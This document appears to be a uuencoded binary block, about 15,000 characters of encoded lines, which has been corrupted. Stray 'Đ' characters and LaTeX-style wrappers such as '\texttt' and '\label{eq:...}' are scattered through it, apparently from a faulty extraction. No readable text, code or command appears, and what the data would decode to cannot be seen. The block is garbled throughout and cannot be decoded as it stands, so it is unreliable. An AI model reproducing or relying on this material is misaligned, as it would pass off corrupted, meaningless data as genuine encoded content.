$M,?+]>13<@D`M"9L1/<Z*)V\J*8-PZO]9%J'.TK`V<ONSTO3F]J?R2R]GP@[DÐ$ M3'HR/8[[17\$)#<P,#2)`0Y0;\1B`4A=)I]TF[L!:QHJ9\$D_J,=X7#'_-XS>UĐ MZJ?C>F%Y.]%P-4)CX?5PH4UT=TB?M-KWT^\$8)W0\Z+?(P0AIS3?*@<=^_S(\D MUPD?-(#N3:>Z0"H5MEZQ0?#/E,#JT.>Y8<)V422!<YJ3V>KJ][>2N?TB]-J4Đ M=(%W.CZ/QG@>PG:-K@_#YBB<%7VHF*MPV<(5Y8@]HQFE01?.N6SX/(Z?:G3:D $M(2[JTA3<%K, #V=>90QO2:6PR=$9X#/#.-5N+)XF'Y'H64P:-L4W_21ZG&`+YD$ $\texttt{M351.H'EA3\$@([<R,IHIZ/-8L=E:5S!(L_\&I-O"K69[31*(?\$M8M,W>87*X,-D))) }$ $M%3488/G,"]3)YM$29B$%?\TO;!?I)[;<L\#K-XS8TANO^.E3!+6T&1<7$]HOÐ$ M"Y3DC%XN'>8'`;NT,O4S/></GTT+<E)OX*=&GZV@TL#P`)R2H-8Q%`IU)7]%Ð M+@`:I@8X!3H<)3XCGED5NX8\@6+K]3P3/;L()IT&0%Q.]7;-9(\"%XP)R@"RĐ M.QX'\$VX0A08;R\B&9:8!V,`T@=P@#]VW%#89##YSXQ`"@::2`)=70CHPR5<ND $\label{eq:monto_$ MH7=<E025B>@[S(TV;ZEBR<=GY/NE0KR].=9H57DD4-=4"N"G^/V?4WI(.H">Đ M[RVO&O`WWTOL9T].%"-HO(HIC"J8DPO'\$K-])*&Q1<^Z700,5]"F"GPB.[!KĐ M]^K\$TL"!&(-9%2MEML`!%M!Q9\9-QHEE4\LKDUI44Z!,0V1%"'PKMUWS2F<RÐ MS)+]^`V:R.C\$T"0JCSX\$[Q^G/Z"-V+].=\$WFOUB5.GJ\,)W5?TK&Z:9+['3!Đ $\label{eq:mi:over} $$ MI:0\YR=\J,7@NCOW'7='R:$]3<>-5^VA;$$BI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:V3Q\&:_G1&`EM#D:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7='R:$]3<<-5^VA;$$RI3FF8[I\#CM:RCOW'7-RCO$ MEQJ5H]N+().\5N,N/M5VK.B^NS-.!H&Y0J[.1SW7E4X*J;LZ+ETW!)%A79XCÐ MF\YC'DRGJ4HV-:^3+N":?G^YH"T=:5WDN<;K?AZ/JP0:"587(`F\$<DY.1-Y2Đ MJ`C+ZD^=_O'&D=[RJ]Q\$>/TS]*HKN?^+7YZG![PGLH?!6:M,"'I]41JDN,7YĐ MO10\$M?=W<_@_X3MA&2PKS^K'-X(L]UV2<7;)Y=V[GWN&:!K]K>I,H[(R:PA4Đ M-VAN_QX/OUA@0"^YEG"ZGO4'N]N,\$#<:JXNU;\"#:`N!*_Y0U8:68&VFUIVFD MIG[YTN31FL\$A>H3''S7&=.Y(6WC=@]9%LS!2 MY:K[3M;RX]#LG9:[:-+8<@Đ MWY7288[).[=F\.8D^QB9C4\$W98,^KH"9Y^2RJ;[ZSY\+UJ/V\$[71V/Q7YG2!Đ MCZRCVE77RR73G1C9%:*/?6*1F%(_G<FAM.D!#%AIK\$XC93E4<)@JWP;F=.'PĐ $M!J[Q[7AA+&7\Q1<\#MLZ8J"I-9HNR1U=4=.M4"=F[XPYFC&YM_T;+11/9S`#KD]]$ $M(OV09RC\?;@_0\0@W"\=T032)V55J4=GXO"FLPMHF./V\QO,1?DFE,<LYM*D$ M]+:K)#H-B'Y_L`?F:4]-?*0D%ZMBQBJ2@9IU=:J'\$WHDQ::F((>%?^*E"0/>Đ MC8Q^BPC(43F.O2YPW[Q8YLGE9!:2V!E#UM4*!M^/(N@OEXY)M*;J'0;<FK4\D ME9]^QDD]5R:LZSRUW'OQ.N_Z-7!_VQS,)NLVKE'"T#MBR?5B_J>RER6H!*_OĐ ML;B2V?_)(O>/P]R,O>\$H5(/MW[[DVXU]1J`90X(,8Z?Z.@/TLMX(&@2`M=N8Đ MT_ULP?*60T_/+%!T9%<]=S+9T]Y7Q0NFUD3#!E(877=*A^NSC(=<410:FYF0D

M;9XH#SGOWI=1/B669;;8N]L?H\$8;3]\`9QC-=;L-3CC:C^R-("`SO/TDXX\$)Đ M8JXIC_?-<<KE;NWVBL[R/139%;&PM'+QE_TP3'Z_WX-O/5D:7<K5,Y5[GC&BD M1.DF[-*D8A3@_&F/1\$ZK+BT4RC%VZU`29')>AE^/S-:%8B05_X7-:D@#;@,.Đ M2(4#L9?FGAO;_B=C[]D"R/57_\$H*]RVSU0KAZJWX65GT'?Z"9KW!+;-N>8#>Đ M?(\O[DFABX6%I:<D)\$K\$J_"+_\$&*)^TLQHDN,?<:)%N0@ANFR&KA=O\$RDQĐ M;;R6N%+;)IYO/U?;-G+`'NDSZ?P3],*^-G"6:F5L+)N:E%06V]#YGK-4;0+FĐ MC'ZE=&_]6(_*6ZI_YS/(+U]RQKYFQ#9'33CHB?&6U%4]J]C:3&[68L/%&E&RÐ M-/#<]/>7L<#=JUAN"3W'P1+>%T5; `; `WNH:40&VUB=KB5EG70_;]G=?D80W8Đ MM_MN\3MB!,)HD'Y@Q1].A!6^B@H,F1]`S>"G-[*%A,0HUTMB--/BG_C5.4,D MM`A('^DH6;M\$EG!@^1Z<HP:S8RNOZ+P.R/";HUJ#TX=C.V5>J02>E6>J5E4DĐ MU';I,/3NQKE9;["X_/+\#<&GC%OR=[J;#/JU@I;.;-]%I_F3;M\4T"VM\:4#D $M.\]5)*=6XV2[I'(+PI]EF":_@/."^9^(RW+1)6/DE+E%94D''XO'!>^U=<[;Ð]$ M\;JO^Y@8H?JP4\$5\SM()!D\P!^@CPA./A#C^?<P*V_NIH@OLK!Y45M\$L)'DTĐ $M+/U&<"IF+B;D>&O,<MPOQH&&)$G>^&<6];#M;>`OR]M2N;+FCLO;MW1=,[;PD]$ M`X&)OJ@_X*'/H!<R/CP^/ZB8W#0!UC>/R%L4NDH%A\$(R"@MCK^%?P1T^RRG8Đ $M+V,Z"[[,HWB@\&"?KKY2U!F2B\8/W9/=3H_A9)K(HQ?T'?#L)&O\[X(P.(\0%D))]$ M=VH\]%2\<='_E](BN(@\$4-,,)S@A/>F;R!+B@<<L"Q-U15+C/39@1OG^:]CAD $\texttt{M:JH>} \setminus -\texttt{KG[\$;-EGM;@^QOM&I4(D'AX0E*V![>\$":Y];\&W=W</1R9:@M6UG5DJD) }$ $\label{eq:mol_new} $$MO_^8H8RY"0@8FOH9T9\&1\&\#,V\KY3":1$PFGXY"Z=2,R$/NN4K<^[K-7>CY=D]$$$ $M5K!G1TV4A@S1,S(N-<_6)J+N:^>R:IX)A3I=K#;]?&Z"=3Y?;V-=G-2L[JL-D)$ M1[SN&OCG0'HX7BH-R4,1L6;8-S7Y4#/H%2:1,*QELD`[XHSM:(VQ]3\L_BD5D MHT4ZV:<6Z!;LA8U=`V/H,,!8\$%+,&:YXYOLNNATHV83*MT+8Y&IC:U(9`9\D MA\!&9Z51'N\IZ-%\$221_O'36W@F)P?9+L@AYOYT3;K._`4MG+LA-JBY/\$8L<Đ MSU=OD@7[*STZ(NY.4+?N1<U29![3:)O(B'/"E1"MOM;!BQ@],?T`./;?[H9>Đ MX>APS\A'U2!C@12_#IC]9TN*=)C7!(/H&+\K]GZ3H9P\$ZWA6N(O*'ZPJA1\$;D M1WT]@8X[^.U>K-L.=@*5S9*[%AHIQ?%*#)."]_9-2]]-:]]IWR_Y`"BH%KP+Đ M8F,]0-[J0)ZI\$A]"N`H,@OR6H!D7+1LGB>#7A;2+G\$IRC=(\$3;)5:6ZO"3GPĐ M1Z%; #X3GH=7Y.UZO[E?^>:LQXXXHCT!W-9TN"\$)+']^\$G/_HL!F22@W1:2VPĐ M2UK=+VG\$5@RRGVYM#&0Z7JP?._4J6JG=PF!`R)#TR=<^_KZ%)9GK_]\$SH\$U]Đ MHN&&4F>L24Y>_*#`24I%R\HJ(>)\=WO+3!11++,TQ>*ZB8'3MB>X8AP;#K?^Đ MMSP;8\$T*L&^+>Q&QU_A=_DR)Q,!ARO9AJ0+Q-O"?]'<=.UT/%]H#\80)XD3TD MA&UK\2:%+':2H>]O>1!7XF2U8;>MDIG1,I9_G@DBN\$RC:3^'_66`D?;]\"(_Đ $M](I\1?=2Q/MJ74"/H#%)WLD08IB:&YH".J*_?QH<490;AIO..0F>0*9^OOKĐ$ MOPFV@O;;]S_TX^9K[OH4_(UMF6W-N#=?30;=Q9VK6?0, \Z:FF\$0:QHKL@QI)D $M-Y!Y9/(\[Z>5M:BKK=C"^]_4GM,XY1Y7/=7S4F:6P*2K.?7\F#!^UX*C'.:%D$ $M/\&/FXJ^-U\#E54\#T2@--*Q0N$=<C0^0(4<7GW)IZ/Q1(%LC+>!PJ!.+95+'D)$ $M0XN[J:$2,A:0/)3Y+;=J<AOM<TDUN9!,2H+T-&MP<^]Z,&70[:6_^Q4Z0<:.Ð$ $M"#JTI?DL$#<9@)1&-O,QB$F-%.K(['A,D7'P9C,([,NE0)#G[,M^%9JME,\&Đ])$ M"%?]^H42B/\$^@6\TN\$BH&1FC3,(;S#"K2\#SBO)H:7F7DD89[;.@N2/&5/NNÐ M5^401'SJ?Z=7XH?&QFLV'`)_24.C,T\$:Q0!;_`E7)5HO5,_-N3VK907212><Đ ML): `7Z\J\;\\HZ]83W>:W+HFFKX W\S`9Y*07G],Z)M)7^5T`JRJ%<4Q\5,2Đ M;SHZ=`!ZM#<FA:43Z:PRXE'8Q/J^']&R63^4^#^?'5>L<S<.\$J<%XG4IY!)RĐ M2[\0ZJI3)[)Y)*#N"8DJT2T^('8]GBZ)YWS3D:IK\4T>SU=8C/:97LX;D\$USĐ M^5R3G[9\<+M::8.NY]C/3#&(:L`#WM6N-!]UEL1:60LYS+U6A__/50I_,^T\D M=C^A28X\$7<'(YIY7KU;V5V=K&\=(EPDSM:E'ZW&_9GW.N7BMY1W\$M[EMF6C@Đ $\label{eq:mcy80A7EP?=} $$ "FQJZ18; $>2] + $>< -TZA86XS_[=$&T\), =@, (+&LY![]TTD) $$$ M')(P"24K\$^R\$A`NS'T0B.MQ7-'68CT4[FG%(P`CI>DE&Y*C+55![394D/_[5D $MEH/-UIDW>3">Z@)H!L'I)$0\=70@S?)W4X($`W8@+RKNHZCT4*Y=67C(=D<*D)$ M%4?[N)1[K\$C1J:!07>'"W<N"D!Z3:%R8\$PMO)\(8!K6KHABAA%\$`_?:_?[\)Ð M@-%%,\45L-'-@7U,E/@.\$@JIY-I.5:4K(WW?9JG+4:O2*B>N0.BNJJ\$!LSAOĐ $M[WU6ZJ>0%)+W?^{=}],,?^{2}@C_!,+)@#NX9IBZ!TSZ[-FJ2K^-\A@[+D$+NKWD]$ $M@:)H<9+^{;.R3SM:,G\#P>MU&/V.4\\]HP?(_9LJ\#AT^00EE8QF+^3S9[_0T-4RD)$ ME]X& UD^^65>]P5 .6'?= "9/6YE@5B"WXU=L=]=\$&XE0DR>KS?(Y69-M\(#Đ $M \$5 T @S'' + F @T.907 C W \& + '\&`H] +) _ W'' / 9 > 84 C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] >) "X] 6 U 1 R H " X 2! 8 - D A C V 3 -] G 5. Z] > 0 T A C V 3 -] G 5. Z] >$ MN`4?\$42UG,WQWGC073;OE:A(5E=6_ZVZ7O+O>!`<(+>9>]2@%8KZ)@&]9+QQĐ M#+\RO_>Y\C%O,KC&+Z'])HP=>VO5IP@VN=F5652*X]JFOO?FH9)WFKI:(R5&Đ $M(F2+2.![./`YPN]&[.\;GVMPG/>;4[F.*H4E0#7N6&EUWYV,=H[:_2(N':\]D)$ M1A49D*G!`]#"@5&_)PE"US2\$R/?=L0+H*AY(F`E%;/\$4HE2:NY'?,\$+?3V%WĐ MC=P-`L#*F[%[.\$'E&\$'U+%QH2?4.7!1!4^QS*'2QLBPR3+G:0'.DR\X,`&YKĐ

MM=J\$*S,?2EWNI[@HNM3[B6.`+KV`BTB65U'@CT`D][O`)Y/<C:?XOX'0HU5MD $M\&5L*KF!G+<!J[%H51'0:Z"D(&/'!-OA^=M1G+G.$P"[Q@T3HQVO2Z';O]$2=D$ MQO<!).TX(Q*@2HE"U:_.!WM+#"!/C8BYT\2>#[?PF_0G"T:LRKYYQ-K<IWS(Đ $M;["BA^\&`,>X@2BHU;'@2O\&]18G+IUE+YO1*R!?Z(=UT9*[J/._]]:@5\70\%D$ MCCZ" \NGR]0AIK(A)72:>T_86>W\\%LX;C;45^YR2&F8/3)#HG_17W#P19U-VĐ MIX9FI*-O"YNX.G3 \$'6,;54(NBKL/KJ?3 ""<J4<)RR;: *S'B[HR'[9Y[(`Đ MW9.1&0C%@8OB7]]8X\$19R)13X9C(\$/-@-WLU*N\$72-@2^CZ6.<&\F:C<F6W0D M<Z_%@4IUO9)P8\$=4(8YHBTK"V/S:\$"1,O=@AHV5*@R5T!H-]EAE"Q\$9<)O'4D MB1-,XR,L_3*:YH!DP&&1J1MY"Y&,M%5\$,8]3C<L((94`UA>5#"9#"D/;!IFYĐ M%H<-"E0'94(Z...I7#UC;T>8PD'MP/TP\$R0*2Y`J2:0@#9[;TD3</1M&`0([Đ MC!@(`*5IS@) % $K(3!P/1_*,3)R-41A?X1$ %"! $O``)^^E2,/A@>8DF/.;8W@&QD$ M%8X&G^"*4D317HU431/SGTHW2PN2)8SH@%+X@D>J4(@?89>%W[ZGP&LPYILOĐ MIO[(@XQ2;(?[[_9+I*]3VHY<U5M`P9@>GTRT[_Y0.V34(4'FO4:9C156(MSNĐ M,TW5I[[HA:BLU"858@H.F'F(\$.P>!;]@+,4E@AZ\:+D?8I)@R55DN,,65R9*D $\label{eq:md_formula} $$ MD_=F9/(9>9<\&_MH5JM/F`5!S`1IG^P\#\ZT+O(7E<$C2"\&'[\&;F+]>@!.@(\&@D) = 1.00. $$$ ML_100!8J4T21+"L"-_!1\$H;XMV\$'C#U0-IQJ#=Z&)"=]&1U'9HP-'*9D&]F0Đ ML2X[Z>/;403LQWTN/<KKJ(,&%HV*)G&2J(.1@5];EMV"8:5@R)#I0:3I;1+CĐ M("N[6,G#&34M7.K8?:Y/(JRQ*R3?./6<F5PJG\$"L!(>L?4H4KH#4IO>1<N:D)M_I.P,B"WB.4LGV-:!7FA;0^!.K5J`4(&\AI'"(;X:_RZ5V^Y`S'H+\$UH]D!VĐ MF%;%U_Q6QGP`.0Z#E\\^!'1\[[F<(BL4,>W9<0)7<GC(OHK.\H/E-[!C_JAIĐ MRK`9IO>'G[DA(!-B/FWC[RH=!]8;F,?7=Y+OX.BR/3.1(4!G_]L#X0JIPJMBĐ M6]U2D[?`__)F1!U]'!WFLDE984BU_^"W8)H.=(#D<`Q^_&*FYJO5P>?;9:IQĐ M#(_.Z[UEK4&4V?@<DV#\$+KA-F81?<U5;E1&.EJ15[-^N7<J6`!4]/R5YEA!`Ð M1!\$QK2&V0>@6LD\$PV'N]JA_C#X8!NE`3"\T\=2MQ#>5LF&01<>EW""]8.B;3D $M7Z@R0F < H0Z4[,3_4IFNC2"/)10'B\8(+^{(VE<4XIA]=Y\#;7P\(:;/U*XS3CD))$ $MQ;9"N#@"#E4#0$(O!RV$!]FQ7]`<ZM$(^+S*CQO.^M0Z[Q$N<[/**FM@Z;IJD])$ M9-"\$'HUT>M?M'9]C#3`*SN,)WRH/_EC7)&70`/PL;&!V_\$/Q'=),S(]&6:?YĐ M`RG\$#[(:IN-/YGS]\SY^X7!9%:WFUW`0<6ZZ%4[H,TVS@)]O5)H3MCTT9Q+KĐ M".C7M.XZ0); &\+Y:<-UO!\ZC?'G?P[X<]S\]7'E>MBEPNXI'F+WCPREI,_Q4Đ MJZ5)&";P%9X2>,*[*2H><]WRH6SP>9-[O;^@O3N:3D67YP6Z%2T\071>MKT1Đ $MI+]?</X@R(\&, %Z]3>//YNMB+2`9MR&9=8FN(#5&VMO^5,P,BE"U$*"9^>?]D$ MWF?K)9YXTNZ3^*XRE.N\.33_=W/I_Q3&_`>"Q.3HC3VY:YJ:4KV-6]P];V=*Đ M%A8N]TI6;#UY*IH>'*VM:[T[/^\DBB+]@I2678GA#7[(RC\$&"*<\HFU9][QRĐ M7_?X"J+P*XC'\$A3OV'VN<J<WKN4X'.]*2H&&AH3!'&7%)=*:5HB"L/CQ&+JĐ M[]F?N`14#]#CU0!%1JC3RP\$=/9?2D"@'3F8R>5/(%PR`G\OTQV!KD8!P:\$\$DÐ MZ1H>@1Q@T>13%YM'?>#4"GPDLD';<<10/WKI0!D114H-\(V2%5U+3UF\$Q53%D M[V'C=*I0QM8S%[W&M46?31VA(ZV,WL;5M\$-8+2SYUFI?4P>!NGH\$(:@)IO35D)M<: Z#L^Q;9F9%IZU+4CXBJZFK0[+C8B+95MS1`45<P5Q>41VW:H'OU)\$%\CHPD M<G +7CH8.K,3Q04B01;.-D@PWA"O/[1LF1E]T5%;S(GKN=VX`TPM6>"Z>NA1Đ MRA*_WKK-OT59K37C]Y3Z.9TN:_H\[T"[G]</FSYMN*JH/Q]6ULYS]!H('A*]D M[=JU^P>'7\$30UL9%,G0H0B\$3A-V5\$)TSBV!^?+;S/F^#.QPDIY[Q.QY-)J;JÐ M^6@B_3#P?3F_FSXH2E1(0/&3"Y';=%FS!9G)U9__.;.SP*T*8IE584U:\$(L;D MG[WOV^(7318&5YF9-_*H7C"=&[.-#QM&S,^".'7S"='XGLV\V.NU95%J\400Đ $\label{eq:main_main_substitution} $$M^*._"P-UJ1\N09G=], T=QK; 7Y79S?$CR_1AT!D\VUN^A>A<7_FLDFV$$\#7<S/*D$$$ $M/\KMWI\ZK"-\1430VG:]8)\2.)E<?(PI+DN3EEPH-8YRL[J^/,1=6V\F?)MD$ $\label{eq:mb*.A} $$MB^*.A<YU^*:C9-5G.MT!;M(^-C[?L[=_VD\#>-PPY16HA==)09LC?\&]]=[>6N&TD.MB^*.A<YU^*:C9-5G.MT!;M(^-C[?L[=_VD#>-PPY16HA==)09LC?\&]]=[>6N&TD.MB^*.A<YU^*:C9-5G.MT!;M(^-C[?L[=_VD#>-PPY16HA==)09LC?\&]]=[>6N&TD.MB^*.A<YU^*:C9-5G.MT!;M(^-C[?L[=_VD#>-PPY16HA==)09LC?\&]]=[>6N&TD.MB^*.A<YU^*:C9-5G.MT!;M(^-C[?L[=_VD#>-PPY16HA==)09LC?\&]]=[>6N&TD.MB^*.A$ MG7PV^EO:QVD_-_?*6VN^?N:9,^BM"<WLV@K1IYIV[9EOK+&MWD=.@+AKX"SGD M!E\$/66>^T&KH<)?(\$?S:""8-W"\%V`=#X`985-3IJ*B0=EDQI01@\$FLV636!D M"<RKWOI;BH0V4009G`&V=R#BMRS%A6Q-6:U:<D16G@%4FE6.>GI YH4T/G+6Đ M+N-/!!3^SO`L'N1X7B6_!X"55U0E")*5]:C1]-U@RV.)EF7S;`3/R#+Y`RS<Đ $M\R,'761S^9\%MK\NVS_!\+1;60B:6M;!>4\%/IQ&)\>\#\8E.+\?+\%5HR+J7`D$ M+3!%,267J2<IFU#,E^C2`(C4,S55)%8F.SR?V4C-.-/V%!;1(#A61*MFH;&CĐ MS!ZIV=F1"A%Q&0D4(L5J.KUFQ<TW-J+:SD>:-%T"4U-\$7%YIS,D<RES?=U1AD M)?"\$G=&X\W4\$F(\C24NN4^2U(E,2&]0#M<5_:!QQX'X4Z]2SR,._LZ<V_C@GD MZG5Z5!QFPE?1V'D`13(;'\$%`9=VVJ:"[%?/<9!Q6GW@)PH_:2\\5TU1B\$Q<6D M&VUJ<"B\$,H%I\$63\$^'\D#/7UMV@2'8RHSDN^/X4=E?NS,HR)_4@\.IN^7]YMD $\texttt{M} \# \texttt{X} _: ! \ \texttt{W} ? \ \texttt{3} _ - ! \ \$ \ \texttt{Z} = 4 \ ' \ 7 \) \ \texttt{K} \ \texttt{0} \ \texttt{V} \ \texttt{L} \ / \ 2 \ \texttt{U} \ \texttt{4} \ \texttt{6} \ \texttt{4} \ \texttt{J} _ / \ \$ < 1 \ \texttt{G} \ \texttt{H} \ \texttt{13} _ \& 5 \] \ \texttt{9} \ \texttt{O} \ \texttt{R} \ \texttt{*U} \ \texttt{C} \ \texttt{3} \ \texttt{C} \& 8 \ \texttt{Q} \ " \ \texttt{S} \ \texttt{D} \ \texttt{D} \ \texttt{D} \ \texttt{C} \ \texttt{A} \ \texttt{A$ M\$\-,^SLGCB9-)7YW1]-'3M@C/DF]=W`%EAAZ<SAO(KIG<5T=9C4HZ5E?=1#`D

M_^JXYNZ1JFJ+N\M>"L,X!;>S\$&YONS37WOA7ZM&;`6,D^"%8`,H?:0MO\$N/KĐ M\$P]!37M>(BM/4EWD##':VIF3NSUT*`E-E;BO3<#\Q*9.FU1-JCO[N>G1=;WFD MZAV-\$GW*NY3CI9+8EYP)(D4C`>O=>@ITX6;":0M;']O795&@`Q[G(T'Q76V0Đ MI'#**\$N?Y,!2UN2@%&KP"2G52*"-QZ+4/0N\FB)78XI#[ZXEK;J^-Y]@[*;#Đ MC! TR9\XFSKL-*YT92VM".,_%4,I36ZDJ5"\9'4>>?9=@YR3=9)FW[_K^U]WD M340A^*D)R`S+Z^XS^K[0!CU5'E14UL17`OH4?:/2/T?RB/PDDIJ*&D6#7V!=Đ MTC/#!T\$`1SI2E5Y6EBV+R&F!+]D8KD,+/XN7WX)O"L0 XD4QA4ZKP;<K\$% (Đ M*2E#563I+(!D\2L'XCWDRWI9='<=C;_I[Z?1[(VB6:)06VK-J<D)Y*#2B04'D MSY/V0BX#)F(Z9[!(3/V-TM\/EI1;_^#YS2F`0,2*5=461K,TQ_/;#\"QC\`=Đ M:S\$!Q`FH>2,Z%FT?[W=.*Y9'-[MA+`W_@#?7LR+75\#=/37\$FD'S@!C/FHZRĐ $M, HGQ4-3?QZ?+#>T<]T.<E7^X8=(%A\^[&U_4U=?KTHO5^)I]=^>G9X#:WG"LD$ MBF#/<M@Y2\$6!3_.R^PO8]OEZEOS"[K7*TC"I\C4:NLF(#R\$_W&YT.'?!]OVD $M7 + < @H = +4 "5ZN2&=K]?47] - :6 '^;I = #@05,A#R"E"J#DJGIK[INB;] + 3SRZ4TD$ MR/R-SW8GBQ\ZZNYZA;!]HJ,J+'&DEHW:I9HAFR7@!442HMPHIG?P"9XR!P:;D M^:TL\M%=''T/G4.>?C8TS;_:25T9>*+W=E'PV:PG?%N5-B6?ZOW!R>H]_F2BD $M^R.3H';C#]C^=($"OYX*8LGC3[]8_69\6T9H*_=6[O24CU9VR8NW*(7JE/Ð)]$ M69/=%B('X938-!F^M#>T68B@/0\$("1F<<K4:Y317V8Y,)@V,\\$.&'(6]O!9#Đ $MZ;^J58J+) #9C['Z':\S):=G&6G=#$GB7Q.*R(.-&04>$"RO$XV9FG+(#2!";D)$ $M:*[/,@/QB"^,->R[MVH-W?3F'=];;P^'2,J&3B#J3^^Y[H,,ZQI@800?57-:Đ]$ M4JOGF\$) `A&XP4Z>3^]UDR_Y.Z.72JY[+R_O0Z/A54MG0,]C?8?C_-"`DV1*Đ M\YP7!8!%=J^6A^J_0^V.LEV1`*EA402L>KV9ZB@^3S,B7T*>O50B93M2E+E0Đ MVLPB!:[5]`;(FXT9"BN#`YF[CP]AB'[B9CP0E:,G@\$`(T"<?]WVRG9M2D.]/Ð MBV`GVF-RB00'*A-WAX.0]LM0]E;-]Z<;FE85\<ZH(R9R3?JQM:3&R`5W^*NNÐ $M<96U;5KK5(QP9KKF@(CUD=DQP,@(/7.4G_R(C]M>-&<1"*3,:'"'DN+&8>,SD$ M@"HQPKGE1<JY_BN0X.FO!.\$H9:Y7P5N+T\$C1R^<_OY/P79:%H!"_%_\$/1_N1D M^XOX?/7!,XZ\$H9+>>SZFEH?"\N'PNM7I./T5`SD<2#,!P(__\<R23+N4'+[VĐ M/9C(M:9ZVPU]W\$MK_LR9`3F^HRU5KZNOTX9R!]SF/\$/OJE]30_:(4VN*(57\$Đ MZ"NE-YC_Q>CL@7VZTO7FK5Z\HOZ^F7*U^_1L^R-T>)/H*BKFZ*!TFWR_<'A*Đ M]-WT9;,SK;5E3YL[;POKE+CEX2SX='[VJGC1.!/K16/M%-O5K&6]OTH@MOS5Đ M=G/5W"*O>H&^-C&_M2G*LIF/W><?(^OFO!M3SONS\$%L.ZZ"AU'6'6\$D;1R.-Ð MU#\$8P[XT&Y]J&;]GT662B:I.CH9)BH2J@T>-/>N49Z:"G8<,8ZZ5#^Z;+AL"Đ M\$KMS@H49QJA!37G'*UL&\$5+C,E*E\$>[CG_'^/6)ID)L0#UZD\$C&*1UELEIQ,D M6=B06\$(:ZT@P[H'RJC]A'X>#%"E#%TWB(MLF>_"^7_#196880R3`^-7'2">+Đ $\texttt{M2GW[]NWUXWJG_V!1VR[^&ZT:8-T\#AJ[OUU\backslash JGD;?YZ;X?W51>,Q3N5]MN.X_D}$ M\EPJYU7Y?@%AD+WDQDF9%FOU!4[^%H:F>.Z&EXXP);4XG2BWH0*05DSHSEB#D MUN/#1<7Q6%'T_.LZ_OS1<@<+.*_:^WR[TI]^+(B6@[&<H]3_C?KE3"?NR6J#Đ M#F_N*VHVK4>\$I>>) `Y!8+<#+3V=@:L<S"/`W1',:Z]N"/S@V;@_H30\$G?OTYÐ $\label{eq:mass_cus_guf_awr} $$ M@81A) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(P$S07G(^YH,, > O"SND)) = ^S_O < -F/8 + I `TV.X@NF(B_AWR > CU5?GUF.4T(B_AWR > CU5?GUF.4T(B_AW$ M!TI(O&G^-UFNDZ+\$@W@)@N8^J;UY\TJD1IF(\$/G;P0N0#*- K.K)T^*#D[:"Đ M&Z=SE]S'YK\$AJH`!?))UQ/*,9P\$79]/5(AUI?;E<M43 WO>YYA(7U)B]U?2]Ð M%-QT/3R1CD<F%4OZ1O11V8_^9L@_S3@_FY&;Z&=HZ'N8)#8-1V[EO83'H:V8Đ M>5&<K!\S4YI^!TRVP5.&'MJKB-RUG=S%12RHJ>#V#S2@,5<C7K%=R`U1GAZ&Đ $\label{eq:mmdiscrete} $$ MM\)^8Q&4-,K4-K-GKU8+]['E?4M!O$_+30D+^W!K>@>/4"-2UEH&NNSI9<DER + Construction of the construction$ M0, VS72@, 